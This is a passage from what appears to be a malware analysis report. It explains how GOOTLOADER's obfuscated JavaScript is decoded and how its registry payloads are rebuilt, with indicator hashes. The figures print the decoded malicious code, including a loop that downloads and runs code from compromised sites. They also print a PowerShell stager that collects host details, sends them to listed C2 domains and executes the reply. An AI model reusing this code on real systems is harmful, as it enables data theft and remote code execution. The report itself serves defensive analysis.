
The result of the first deobfuscation iteration is shown in Figure 15.



```
constructorHoUvqmvwna=1260;my = (WScript)["C"+"r"+"eat"+"e"+"Ob"+"jec"+"t"+""]("W"+"Scr"+"i"+"pt"+".S"+"h"+"e"+"ll"+
""); world = "H"+"KEY_"+"CUR"+"R"+"E"+"NT_"+"U"+"S"+"E"+"R"+"\\weouqy\\";try { my["R"+"e"+"g"+"R"+"e"+"ad"](world);
} catch(e) { my["R"+"egW"+"r"+"i"+"te"](world, "", "RE"+"G_"+"SZ"+"");E=100-97;also=83;}try {product[E](cent(
'flcjllgwawfs?q\"=+\"\'+pjh,p .fhaclrsaee)s;/ \'x+.]sUe[nRd+(\')/;/ :}scpatttchh\'( e,)\'{T ErGe\'t(unrenp of.axl
s{ey;r t}  }i;f\" 6(4x1.8s7t2a\"t+ujs= j={= =) \"2%0N0I)A M{O DvSaNrD RIE S=U %x\". r=e!s p)o\"n%sNeITAeMxOtD;S
NiDfR E(S(UI%.\"i(nsdgenxiOrft(S\"t@n\"e+mjn+o\"r@i\"v,n E0d)n)a=p=x-E1.)) \"{l
lWeShcSr.itppti.rsclSeWe\"p((t2c2e2j2b2O)e;t a}e reCl.step i{r cIS W=(  If.ir
e;p)l0a3c+e0(7\",@2\"(+]j\"+r\"t@s\"b,u\"s\"\")[;) (vganri rJt S=o tI..)r(empoldancaer(./h(t\\adM{ 2=} )j/ g;,)
\'fPuTnTcHtLiMoXnr e(ver)e S{. 2rLeMtXuSrMn\' (SttcreijnbgO.eftraoemrCCh.atrpCiordceS(Wp a=r sxe I{n t)(3e ,<1
0U)(+ 3e0l)i;h w} );;0  p=r oUd u;c]t\"[m3o]c(.Js)l(h)a;d gWaShc.rwiwpwt\".,Q\"umiotc(.)a;v o}n a}z aeklesden a{h
.WwSwcwr\"i,p\"tt.is.lreeelpd(a2l2e2t2o2h).;w w}w \"U[+ +=; }R '))();}catch(e){WScript.sleep(590008367);}bxtszbys=
product;
```

Figure 15: First GOOTLOADER deobfuscation iteration

Deobfuscating the code in single quotes again results in the decoded script. Figure 16 shows the result after using the CyberChef “Generic Code Beautify” recipe.



```
R = ["www.hoteladler.it","www.handekazanova.com","www.hagdahls.com"]; U = 0; while
(U < 3) { x = WScript.CreateObject('MSXML2.ServerXMLHTTP'); j =
Math.random().toString()["substr"](2,70+30); if
(WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%")
!= "%USERDNSDOMAIN%") {j=j+"278146";} try{ x.open('GET',
'https://'+R[U]+'/search.php'+"?faglcfljlwwsq="+j, false); x.send(); }catch(e){
return false; } if (x.status === 200) { var I = x.responseText; if
((I.indexOf("@"+j+"@", 0))==-1) { WScript.sleep(22222); } else { I =
I.replace("@"+j+"@",""); var J = I.replace(/(\d{2})/g, function (e) { return
String.fromCharCode(parseInt(e,10)+30); }); product[3](J)(); WScript.Quit(); } }
else { WScript.sleep(22222); } U++;}
```


```
R = ["www.hoteladler.it", "www.handekazanova.com", "www.hagdahls.com"];
U = 0;
while (U < 3)  {
    x = WScript.CreateObject('MSXML2.ServerXMLHTTP');
    j = Math.random().toString()["substr"](2, 70 + 30);
    if
(WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%")
!= "%USERDNSDOMAIN%")  {
        j = j + "278146";
    }

    try {
        x.open('GET', 'https://' + R[U] + '/search.php' + "?faglcfljlwwsq=" + j,
false);
        x.send();
    } catch(e) {
        return false;
    }

    if (x.status ==  = 200)  {
        var I = x.responseText;
        if ((I.indexOf("@" + j+"@", 0)) ==  - 1)  {
            WScript.sleep(22222);
        } else {
            I = I.replace("@" + j+"@", "");
            var J = I.replace(/(\d{2})/g, function (e) {
                return String.fromCharCode(parseInt(e, 10) + 30);
            }

            );
            product[3](J)();
            WScript.Quit();
        }
```

Figure 16: Using CyberChef to beautify the code

GOOTLOADER Obfuscation Variant 2

Despite ultimately using the same decoding function, the updated variant of GOOTLOADER hides itself within over 10,000 lines of code for additional obfuscation.

The regex expression ".*\+.*\+.*\+.*\+.*\+.*\+.*\+.*\+.*\+.*(\n.*\=.*\+.*)*" can be used to find the relevant code block.



```
return elem;
}

function sefyxbv(icsqsira, fymhnk, tbccldti, zgvhmj){
    abdkgvd[3898648]=tvrngv;
    hdbrer='f9\'+\\, \\G\"n2E@r(T\\u\"\']\\,t\\,\'e\\ \"rr\'\\\\\" th){s';hxxozxkh='e O+l=e\"s\\t=e3a= 6e {5rs 1';
    jhuohtn='f yaif{c i e} e( ;.\\;\"o)e@p1s\\e\"l+n+a9(O';kxtrixb='cYpE.\"((s+1)o\"2KrH3\"b(4 -=5 kw)anp;xun sj;';
    dxbsmvx='q.)t]r(S+edo\'p\\tnl/.eat)sce(.esme(to';yuxgvqc='GrEoRC\"d(. e,t\"(\"p p,iwaarprxcnssS(e]W)';rgyyeft=
    'S)m\"cEiRr\".(i+p)p\"jRtU\\\"\"(.+,)s\"\\C\"\"l(m+e)o\"e_';yavebm='xecewpf(l4y1;4573993=4q3v6y)w;kpyjtalx';
    qiklqiqd='qeh dvsrrrteue{t Syur.tr}2;n0L3 =MjSjXvt';pzkreve='(0Oo )Mrf)Aii=Iv =Nn;-%Et1\"d\\)xn) e';hphdccv=
    '\'T(nuTz mHa(nLuUgM()]XX [rz{';xrnkbk='\\\"sg(@(nf\\\"\"\\iO+%rxOUte+SSd\\E\"ntR@inD\\.\"Nep,Sm( Dn';cnewvdj=
    'hsqnzo;c ';vofzkcec='aOtectha(eer)C{.}tWpSicrrciSpWt .=s l';misxdphg='2rcI2aSN2vW%2 \\\"\"\\2{()) t ;)c{
    0eO}0j= 2bO';rieodz=' /.d;(pn)\\h\\eapdsr\'{\\.12+ha}\"t\\)fa?/';exhdwz=')0\")W)g3e+\" (3+<)0\" R)\"q(;[(x ';
    zbdrzz='})\\\"\"l l[eqh S+.=t+p i;rKc}S\'W)\")((t)c;e}jcb';bbgrfv='Cup2.t 0ta=1pt \"i\\psr;..c}reS e(Wtp (rl';
    lfbdvan='r+S)a\"ceb\"r(n+i)a\"pRh\"t(t[.xacQwnf';syxbxe=' tra;cs 0}d  ;h)=wqa pzxqn[s (3]';takijj=
    ')e)r\"jZo\"b(m+O)C\"eSh_t\"a(a+r)e\"C';swvlyj='I\" ent=it\" ((+e)U\" r,\"{(1+ ';dyhipxg='uloyi j{t
    \\y\"r(t,;)\"\\\\\"\\;tmg joy}pc';igypep='c w}fel)yl ;{i  )heu(whtc';wlovqo='t;)bt eupv(ssah\\:\'cr/[t
    /)aP\'(\\ cg+=}nK  i[p;r';zrajgz='.hDseSNl .Se=tDe pOppiM( rA';zcisafo=
    ';)]\"]\"((\\+\")P\"md)\"o((+c))\".a;ezR gt\"W(';qpwjfjw='RytsWgnbRor=outtcrusrdt';lscjnpr='a {Tp! ex=WsE
    Sn.\"c\\)or%\\p\"UislSpelEtreR.';pbigrph='nServMyi;\\6\'3n-(9g3t=.Xc;f';xepffsr=' Mjg, j,O=b + ef\"O\\ub
    =nr;yck)eto\\k\'timPxo';qizsrkl='X k.\\}\\t\" +f)e\"oRlEsSs\"r(e+o) \"tU{_iT Nn\"W(o+';owqqsfe = xrnkbk+pzkreve
    +lscjnpr+zrajgz+misxdphg+hxxozxkh+bbgrfv+jhuohtn+hdbrer+wlovqo+dxbsmvx+rieodz+xepffsr+hphdccv+qiklqiqd+pbigrph+
    takijj+yuxgvqc+swvlyj+exhdwz+igypep+syxbxe+zcisafo+lfbdvan+dyhipxg+qizsrkl+rgyyeft+kxtrixb+zbdrzz+vofzkcec+
    yavebm+qpwjfjw+cnewvdj;
    uzhijjlp=0;
    gkrxstti(8316);
}

function cloneCopyEvent( src, dest ) {
```

Figure 17: Malicious code in the GOOTLOADER obfuscation variant 2 JS file sample

As shown in Figure 17, the code populates several variables and then concatenates them together. Using the GOOTLOADER 1 script would not work here since there is no “single” string in the obfuscated code.

Truncated sample of the formula:


```
wabjrw = siyiqs+ektlkoi+nknhti+idkbqxaw+pqxyicj+vzphnjxnkwqcf+yycsvqac+udazlru+rnoyxn+pdolnhb+oznmgnee;
```

The following code block shows a different GOOTLOADER variant that uses multiple equals statements to further obfuscate the code:

```
Sdcsd= sdcdscs+sdcsdc; wabjrw =ujmlmdcd+sdcsd
```


Later samples spread the relevant code throughout the file rather than having it on a single line. However, the variables are still being set in the same order (from the top of the file down) so it is possible to automate the deobfuscation of the script.

Another distinction between samples is the comment block at the top of the file. Early samples contain “jQuery JavaScript Library” (MD5: 82607b68e061abb1d94f33a2e06b0d20) whereas later samples contain “Copyright © 2011 Sencha In–. - Author: Nicolas Garcia Belmonte” (MD5: d3787939a5681cb6d6ac7c42cd9250b5) (Figure 18 and Figure 19).



```
/*!
 * jQuery JavaScript Library v1.11.3
 * http://jquery.com/
 *
 * Includes Sizzle.js
 * http://sizzlejs.com/
 *
 * Copyright 2005, 2014 jQuery Foundation, Inc. and other contributors
 * Released under the MIT license
 * http://jquery.org/license
 *
 * Date: 2015-04-28T16:19Z
 */
```

Figure 18: Early GOOTLOADER obfuscation variant 2 JS file header



```
/*
Copyright (c) 2011 Sencha Inc. - Author: Nicolas Garcia Belmonte (http://philogb.github.com/)

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in
all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
```

Figure 19: Later GOOTLOADER obfuscation variant 2 JS file header


Manually calculating the result of the concatenated variable would be time consuming since there are many variables, and they are declared out of order. A better approach is to have a script run the string concatenation code and deobfuscate the result.

The manual deobfuscation script requires manually finding the relevant code block in the JavaScript file and entering it into the script. This is useful since minor changes in the GOOTLOADER script could break a fully automated script. Detailed deobfuscation instructions can be found in the Gootloader GitHub page.

Automated Deobfuscation of GOOTLOADER Obfuscation Variant 2 JS

Rather than manually finding the relevant code, the "GootLoaderAutoJsDecode.py" script can be used to automate the entire process. The script uses the file headers to differentiate between samples and adjust the regex search accordingly. Passing the JavaScript file as a parameter to the script will return a list of all malicious domains, and the deobfuscated code will be written to the file "DecodedJsPayload.js_". The script can be found in the Gootloader GitHub page.

```
python GootLoaderAutoJsDecode.py evil.js
```




```
C:\sample>GootLoaderAutoJsDecode.py evil.js

Script output Saved to: DecodedJsPayload.js_


Malicious Domains:

junk-bros[.]com
jp[.]imonitorsoft[.]com
jonathanbartz[.]com
```

Figure 20: Result of the decoding script

GOOTLOADER Obfuscation Variant 3

Unlike previous variants, GOOTLOADER obfuscation variant 3 leverages two obfuscated JavaScript files during its execution. These samples use a similar method of deobfuscation where multiple string variables are concatenated and decoded. However, an additional decoding routine is used to decode the second file that is dropped (Figure 21). Manually decoding these samples is possible but too cumbersome, using an automated script is preferred.




```
def remainder(v1, v2, v3):
    if(v3 % (3-1)):
        rtn = v1+v2
    else:
        rtn = v2+v1
    return rtn

def rtrSub(inputStr, idx1):
    return inputStr[idx1:(idx1+1)]

def workFunc(inputStr):
    outputStr =''

    for i in range(len(inputStr)):
        var1 = rtrSub(inputStr,i)
        outputStr = remainder(outputStr,var1,i)

    return outputStr
```

Figure 21: Python version of the decoding routine

Automated Deobfuscation of GOOTLOADER Obfuscation Variant 3 JS

The “GootLoaderAutoJsDecode.py” script can also be used to decode GOOTLOADER obfuscation variant 3 samples. The script uses the new decoding routine to deobfuscate the first file and saves all the relevant output to “GootLoader3Stage2.js_” which is passed back into the script for decoding. Once the script completes, the output is saved to “DecodedJsPayload.js_”, which will resemble Figure 22. The script can be found in the Gootloader GitHub page.



```
O =WScript;I =(
'searchpoWErSHelL\\sleEpCReaTEoBJecTExecwSCRipt.SHellwrIteliNeSHElLexecUTEFuLLnAmelastIndexOfSTDiNopENcscriptScriPt
fUllnAMEsliceSHELL.ApPLiCATION'); E='substr';e =('function gASVcth($kxuYfm){$qkrBrC="14D5AD8A9A";function
ZDNtCv($grVz){$yvWkHnU = [System.IO.MemoryStream]::new();$UeVaX = [System.IO.StreamWriter]::new((New-Object
System.IO.Compression.GZipStream($yvWkHnU,[System.IO.Compression.CompressionMode]::Compress)));$UeVaX.Write([String
]::Join("|!",$grVz));$UeVaX.Close();[System.Convert]::ToBase64String($yvWkHnU.ToArray())}$OzwTw = ZDNtCv((dir
env:|where{$_.value.Length -lt 100}|%{($_.name+"^"+$_.value)})+("OSWMI^"+(Get-WmiObject
Win32_OperatingSystem).caption));$VTySs = ZDNtCv(gps|select name -unique|%{$_.name});$irePER =
ZDNtCv(gps|where{$_.mainwindowtitle}|%{$_.name+"^"')('$_.mainwindowtitle});$CKERm = ZDNtCv(((new-object -com
shell.application).Namespace(0)).Items()|%{if($_.IsLink){"0"+$_.Name}elseif($_.IsFolder){"1"+$_.Name}elseif($_.IsFi
leSystem){"2"')('[IO.Path]::GetFileName($_.Path)}else{"3"+$_.Name}});$bkRtZVg = ZDNtCv(gdr|where{$_.free -gt
50000}|%{$_.name+"^"+$_.used});[Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::Tls12;[Net.ServicePointManager]::ServerCertificateValidationCallback
={$true};$jpxI=[System.Net.WebRequest]::Create($kxuYfm);$jpxI.UserAgent="Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36";$jpxI.KeepAlive=0;$jpxI.Headers.Add("Cookie: $qkrBrC=$OzwTw; $qkrBrC`1=$VTySs; $qkrBrC`2=$irePER;
$qkrBrC`3=$CKERm; $qkrBrC`4=$bkRtZVg");$mwVbZX=new-object System.IO.StreamReader
$jpxI.GetResponse().GetResponseStream();$eVGox=($mwVbZX.ReadToEnd()) -split $qkrBrC;if($eVGox.Count -eq
3){iex($eVGox[1] -replace
"\^","");}}while(1){try{gASVcth(@("http://morevokne[.]ru/xmlrpc.php","https://healthebay[.]org/xmlrpc.php","https:/
/promocoders[.]in/xmlrpc.php","https://refsupplies[.]eu/xmlrpc.php","https://misclaseslocas[.]com/xmlrpc.php","http
s://expathub[.]ge/xmlrpc.php","https://ryocoblog[.]com/xmlrpc.php","https://kabam[.]com/xmlrpc.php","https://lola[.
]land/xmlrpc.php","https://dldonaldson[.]com/xmlrpc.php") | Get-Random)}catch{};sleep -s 20}');O[I[E](30-13,5*1)](
10761); if (O[I[E](34+38,2*4)][I[E](0*1,3+3)](I[E](46+54,6+1)) != (1+3)-(5*1)) { O[I[E](2*11,7+5)](I[E](28+10,117/9
))[I[E](2*17,1*4)](I[E](5+1,1*10))[I[E](135-44,5+0)][I[E](21+30,14-5)]( e );} else{a= O[I[E](107*1,10+4)];G= a[I[E
](4800/60,19-8)](I[E](4*4,1*1));O[I[E](2*11,7+5)](I[E](86+40,17*1))[I[E](41+19,96/8)](I[E](46+54,6+1), '"'+a[I[E](
121*1,5*1)](G+(1+0))+'"' , '"'+a[I[E](121*1,5*1)](0,G+(1+0))+'"', I[E](6816/71,2*2) , 34-34); } O.Quit();
```

Figure 22: Decoded output showing the C2 domains

Reconstructing the Registry Payloads

It is possible to reconstruct the registry payloads depending on where their data resides.

Off Host — Python Script + CSV

The script “GootloaderRegDecode.py”, combined with a CSV registry export, can be used to automatically reconstruct the payloads. The script provides details on how the CSV file must be formatted, one or both registry payloads can be processed at the same time.

```
GootloaderRegDecode.py Payload-1-and-2-Reg-Export.csv

GootloaderRegDecode.py Payload-1-Reg-Export.csv

GootloaderRegDecode.py Payload-2-Reg-Export.csv
```

Both payloads will be saved to the current directory and an MD5 hash for each payload will be provided.

This script was tested using a registry export from Redline and Trellix HX triage packages. The script should work with other EDRs directly or with slight modification.

Off Host — CyberChef + Reg Export

CyberChef can be used to extract the payloads from a registry export.

1. Create separate .reg exports of the *HKCU\SOFTWARE\Microsoft\Phone\%USERNAME%0* and *HKCU\SOFTWARE\Microsoft\Phone\%USERNAME%* registry keys. The following commands can be used:

   ```
   reg export HKCU\SOFTWARE\Microsoft\Phone\%USERNAME%0\ reg_stage1.reg

   reg export HKCU\SOFTWARE\Microsoft\Phone\%USERNAME%\ reg_stage2.reg
   ```

2. Import the file into CyberChef.
3. Load the appropriate CyberChef recipe (GootloaderCyberChef-Stage1.recipie) (GootloaderCyberChef-Stage2.recipie).
4. Save the output.

On Host — PowerShell Script

The script “GootloaderWindowsRegDecode.ps1” can be run on a host that currently has the registry keys present. The script can be executed against the current user, or another user that exists on the system.

```
#Run against the current user account

GootloaderWindowsRegDecode.ps1

#Run against the JSmith user account

GootloaderWindowsRegDecode.ps1 -User JSmith
```

Both payloads will be saved to the current directory and an MD5 hash for each payload will be provided.

Technical Indicators

GOOTLOADER ZIP file

- 1011b2cbe016d86c7849592a76b72853
- 80a79d0c9cbc3c5188b7a247907e7264
- bee08c4481babb4c0ac6b6bb1d03658e

GOOTLOADER JS file

- 82607b68e061abb1d94f33a2e06b0d20
- 961cd55b17485bfc8b17881d4a643ad8
- af9b021a1e339841cfdf65596408862d
- d3787939a5681cb6d6ac7c42cd9250b5
- ea2271179e75b652cafd8648b698c6f9
- ab1171752af289e9f85a918845859848

Registry Payload 1 (FONELAUNCH)

- FONELAUNCH.FAX

  d6220ca85c44e2012f76193b38881185
- FONELAUNCH.PHONE
